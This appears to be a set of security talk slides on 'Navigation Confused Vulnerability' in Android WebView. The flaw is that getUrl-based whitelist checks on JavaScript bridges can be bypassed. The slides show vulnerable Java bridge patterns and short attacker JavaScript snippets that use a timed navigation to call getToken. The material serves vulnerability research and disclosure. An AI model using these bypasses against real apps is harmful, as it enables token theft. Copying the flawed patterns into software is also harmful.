
## Previous work and related protections

- Ensure the JavascriptInterface invoked by specific URLs
- Lifecycle-based access control
- get URL from lifecycle callbacks like onPageStarted, ShouldOverrideUrlLoading...
- 'real-time' access control
- get URL by WebView.getUrl in UI thread

# Tangled getUrl —— Lifecycle-based access control



# Tangled getUrl —— Lifecycle-based access control



# Tangled getUrl —— Lifecycle-based access control


- This mechanism is proved to be unsafe

```
<script>
function render_navigation() {
    location.href = "https://www.google.com;" // a Url in WhiteList
}

function getToken() {
    window.JSBridge.getToken();
}


function bypass() {
    setTimeout(getToken, 400); // time delay attack
    render_navigation();
}
</script>
```

## Tangled getUrl — “real-time” access control



# Tangled getUrl — “real-time” access control

- JavaScript interacts with Java object on a private, background thread


```
@JavaScriptInterface
void sensitiveFunction() {
    String current_url = getUrlFromMainThread(); 
    if(isInWhiteList(current_url)){
        doSensitiveThing();
    }
}

String getUrlFromMainThread(){
    String current_url="";
    UIUtil.runOnUIThread(
        new Runnable() {
            @Override
            public void run() {
                current_url = webView.getUrl(); 
                downLatch.countDown();
            }
        });
    return current_url;
}
```

# Tangled getUrl

```
NavigationEntryImpl* NavigationControllerImpl::GetVisibleEntry() {
    // The pending entry is safe to return for new (non-history), browser-
    // initiated navigations. Most renderer-initiated navigations should not
    // show the pending entry, to prevent URL spoof attacks.
    bool safe_to_show_pending =
        pending_entry_ &&
        // Require a new navigation.
        pending_entry_index_ == -1 &&
        // Require either browser-initiated or an unmodified new tab.
        (!pending_entry_->is_renderer_initiated() || IsUnmodifiedBlankTab());
    if (!safe_to_show_pending && pending_entry_ && pending_entry_index_ != -1 &&
        IsInitialNavigation() && !pending_entry_->is_renderer_initiated())
        safe_to_show_pending = true;
    if (safe_to_show_pending)
        return pending_entry_;
    return GetLastCommittedEntry(); // entries_[last_committed_entry_index_].get();
}
```

# Tangled getUrl



## Tangled getUrl

- During different types of navigation, WebView.getUrl will return different value.

# New Attack Model --- Navigation Confused Vulnerability(NCV)

# Render-initiated VS Browser-initiated Navigation

## Browser-initiated Navigation

**Stem from Browser Mode:  
Address Bar, Bookmarks, Menus**

**need UI interact**

**set pending\_entry at the  
beginning of navigation**

**Do not need much check**

**Return pending\_entry in getUrl**

## Render-initiated Navigation


**Stem from Render Mode: Links,  
Forms, JavaScript**

**Do not need UI interact**

**do not set pending\_entry**

**need lots of verifications**

**Return last\_committed\_entry in  
getUrl**



## Browser VS WebView

- Two types of navigation is strictly compartmentalized in general desktop browser
- WebView allow JavaScript to interact with the host application
- Some assumption for browser is no longer suitable for WebView
- Border between browser-initiated and render-initiated can be broken in WebView

## Root Cause

- "The pending entry is safe to return for new (non-history), browser-initiated navigations. Most renderer-initiated navigations should not show the pending entry."
- In some other platform, browser-initiate navigation can also be invoked by render.
- WebView.getUrl will return pending\_entry In this "Render-initated navigation"
- IF DEVELOPER DO NOT KNOW THE DIFFERENCE BETWEEN BROWSER-INITIATED-NAVIGATION AND RENDER-INITAITED-NAVIGATION ,THERE WILL BE A VULNERABILITY

# Vulnerability Model#1

Direct Navigation Confused Vulnerability (DNCV)



# Vulnerability Model#1

- Render can invoke Browser-initiated-navigation by JavascriptInterface

```
@JavaScriptInterface
void gotoPage(String page_url){
    mWebView.loadUrl(page_url); // will invoke a browser initiated navigation
}

@JavaScriptInterface
void sensitiveFunction(){
    String current_url = getUrlFromMainThread(); // mWebView.getUrl()
    if(isInWhiteList(current_url)){
        doSensitiveThing();
    }
}
```

# Attack In Real World#1

```
@JavaScriptInterface
void checkLogin(int loginType, String destUrl){
    if (this.accountService.hasLogin()) {
        if(loginType == 3){
            this.mWebView.loadUrl(destUrl); // will invoke a browser initiated navigation
        }
    }
}

@JavaScriptInterface
String getToken(){
    String current_url = getUrlFromMainThread(); // mWebView.getUrl()
    if(isInWhiteList(current_url)){
        return this.mToken;
    }
}
```

# Attack In Real World#1

```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
  window.JSBridge.checkLogin(3,"https://www.google.com") // a Url in WhiteList
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400); // time delay attack
  browser_navigation();
}
</script>
```

## Vulnerability Model#2

Redirect Navigation Confused Vulnerability (RNCV)



## Vulnerability Model#2

- Render can invoke Browser-navigation by callbacks

```
@JavaScriptInterface
void sensitiveFunction() {
    String current_url = getUrlFromMainThread(); // mWebView.getUrl()
    if(isInWhiteList(current_url)){
        doSensitiveThing();
    }
}

public boolean shouldOverrideUrlLoading(WebView view, String url) {
    view.loadUrl(url); // convert render initiated navigation into browser initiated navigation
}
```

- It will convert Render-initiated navigations into Browser-initiated navigations
- It is extremely common ...
- <https://stackoverflow.com/questions/32561016/should-i-add-view-loadurlurl-in-shouldoverrideurlloading/32561824#32561824>
- <https://stackoverflow.com/questions/8578332/webview-webchromeclient-method-oncreatewindow-not-called-for-target-blank>

# Attack In Real World#2

- misuse one

```
public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {  
    Uri uri = request.getUrl();  
    if ("protocol".equal(url.getScheme())){ // url matchs a specific pattern  
        String fallback = url.getParam("fallback"); // extract another url  
        if (isInWhiteList(fallback)){  
            view.loadUrl(fallback);  
        }  
    }  
}
```

- misuse two

```
String pattern = "https://recharge.com/";  
String mainland = "https://google.com"; // it usually a url in white list  
public boolean shouldOverrideUrlLoading(WebView view, String url) {  
    if (!Pattern.matches(pattern,url)){ // url do not match pattern  
        view.loadUrl(mainland);  
    }  
}
```

# Attack In Real World#2


```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
    //fallback_url is in WhiteList
    location.href = "protocol://app.pattern/?fallback=http%3A//www.google.com";
}

function getToken() {
    window.JSBridge.getToken();
}

function bypass(){
    setTimeout(getToken,400); // time delay attack
    browser_navigation();
}
</script>
```

# Vulnerability Model#3

Shared Navigation Confused Vulnerability (SNCV)

